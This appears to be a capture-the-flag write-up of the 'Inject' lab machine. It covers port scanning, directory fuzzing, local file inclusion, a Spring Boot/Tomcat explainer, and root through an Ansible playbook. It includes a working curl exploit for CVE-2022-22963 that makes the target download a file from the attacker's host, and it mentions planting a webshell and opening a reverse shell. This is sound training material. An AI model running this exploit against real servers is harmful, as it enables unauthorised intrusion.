Inject
Recon
Nmap
PORT     STATE SERVICE     REASON  VERSION
22/tcp   open  ssh         syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDKZNtFBY2xMX8oDH/EtIMngGHpVX5fyuJLp9ig7NIC9XooaPtK60FoxOLcRr4iccW/9L2GWpp6kT777UzcKtYoijOCtctNClc6tG1hvohEAyXeNunG7GN+Lftc8eb4C6DooZY7oSeO++PgK5oRi3/tg+FSFSi6UZCsjci1NRj/0ywqzl/ytMzq5YoGfzRzIN3HYdFF8RHoW8qs8vcPsEMsbdsy1aGRbslKA2l1qmejyU9cukyGkFjYZsyVj1hEPn9V/uVafdgzNOvopQlg/yozTzN+LZ2rJO7/CCK3cjchnnPZZfeck85k5sw1G5uVGq38qcusfIfCnZlsn2FZzP2BXo5VEoO2IIRudCgJWTzb8urJ6JAWc1h0r6cUlxGdOvSSQQO6Yz1MhN9omUD9r4A5ag4cbI09c1KOnjzIM8hAWlwUDOKlaohgPtSbnZoGuyyHV/oyZu+/1w4HJWJy6urA43u1PFTonOyMkzJZihWNnkHhqrjeVsHTywFPUmTODb8=
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIUJSpBOORoHb6HHQkePUztvh85c2F5k5zMDp+hjFhD8VRC2uKJni1FLYkxVPc/yY3Km7Sg1GzTyoGUxvy+EIsg=
|   256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICZzUvDL0INOklR7AH+iFw+uX+nkJtcw7V+1AsMO9P7p
8080/tcp open  nagios-nsca syn-ack Nagios NSCA
|_http-title: Home
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Website at TCP 8080
The website was quite simple and not much information could be gathered from the index page. So we can move on to directory brute-forcing.
Checking for hidden subdirectories
$ffuf -c -w /home/noob/wordlists/raft-small-words.txt -u http://10.10.11.204:8080/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.4.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.204:8080/FUZZ
 :: Wordlist         : FUZZ: /home/noob/wordlists/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

register                [Status: 200, Size: 5654, Words: 1053, Lines: 104, Duration: 818ms]
error                   [Status: 500, Size: 106, Words: 3, Lines: 1, Duration: 271ms]
upload                  [Status: 200, Size: 1857, Words: 513, Lines: 54, Duration: 292ms]
blogs                   [Status: 200, Size: 5371, Words: 1861, Lines: 113, Duration: 222ms]
environment             [Status: 500, Size: 712, Words: 27, Lines: 1, Duration: 425ms]
:: Progress: [43008/43008] :: Job [1/1] :: 181 req/sec :: Duration: [0:05:55] :: Errors: 0 ::
We can go and check the register directory but to no avail it was under construction. It did not have any form nor was any code hidden for form. Sometimes it’s hidden at some places so it’s a good idea to have a look at the source code. Moving on to the upload directory. Tried to upload a text file and it said that only images were allowed. We can upload image files. So uploaded a sample picture to test the behavior of the website. In this case, if it were a PHP website we can try to upload webshells but unfortunately, that wasn’t the case.

We can see that the image file is controlled by the URL parameter “img”. Some possible vulnerabilities might be SQLi or LFI . After testing it for simple LFI we were able to read internal files.

The interesting thing here was that the application was running on apache tomcat and a directory listing was also available which gave us a broader idea about the files and so much more control on LFR. Note that we can understand the backend framework with help of errors while checking a nonexisting webpage.
When we develop a web application with spring boot, we can choose to package it as WAR (web archive) or JAR(java archive). It contains an embedded servlet container which by default is tomcat.
When we run the Spring Boot application using java -jar, the embedded Tomcat server starts up automatically, and the Spring Boot auto-configuration mechanisms take care of setting up the servlet container, mapping URLs to controllers, managing dependencies, and other configurations.
The embedded Tomcat server listens for incoming HTTP requests and routes them to the appropriate Spring controllers based on URL mappings defined using annotations like @RequestMapping, @GetMapping, @PostMapping, etc. These controllers process the requests, interact with services and repositories, and generate responses, which are then sent back to the client.
Spring Boot simplifies the deployment process by creating a self-contained executable JAR file that includes our application and the embedded Tomcat server. This JAR can be run on any server or machine with Java installed, making it easy to deploy and distribute Spring Boot applications.
In summary, Apache Tomcat and Spring Boot work together to provide a seamless and efficient Java web development environment. Tomcat acts as the embedded servlet container within Spring Boot, allowing you to develop, package, and deploy web applications with ease. Spring Boot’s auto-configuration and convention over configuration principles further simplify the development process, making it an attractive choice for building Java web applications.

Usually if we get LFI, we try to look at the source code of webserver to find some vulnerabilities and get RCE. We indeed got RCE in one of the dependencies after skimming through the source code. Also one thing noteworthy was that spring version 2.6.5 is supposed to be vulnerable to spring4shell but here there were many false positives.
We also got some exciting files in the user home directory but it was not of any value.

This information about user phil and his credentials were used later to escalate to user phil.
Foothold
Since it was a springboot based application. Looking at the pom.xml gave us all dependcies and their versions used. It was my first time working with a java webapp. So for better understanding, I consider it as similar to package.json file in node applications.
Spring cloud function 3.2.2 RCE CVE-2022-22963
Since the vulnerability is blind RCE. We cant directly get responses of our exploits. So we can check it by hosting a webserver on our own machine and trying to get requests from the target to verify our exploit.
We were able to get hits and successfully put a webshell at a known location and executed it to get reverse shell.



curl -i -s -k -X 'POST' -H 'Host: 10.10.11.204:8080' -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("wget 10.10.14.66:8000/index.html -O /var/www/WebApp/exploit.html")' --data-binary 'exploit_poc' 'http://10.10.11.204:8080/functionRouter'
Password reuse for Phil
We can escalate horizontally with the password earlier from user frank to phil.
Privilege Escalation

We can see that ansible is run as root on the file playbook_1.yml and the directory owner is staff user Phil is also a member of that group. And hence with phil the playbook file cna be edited for obtaining root access.
References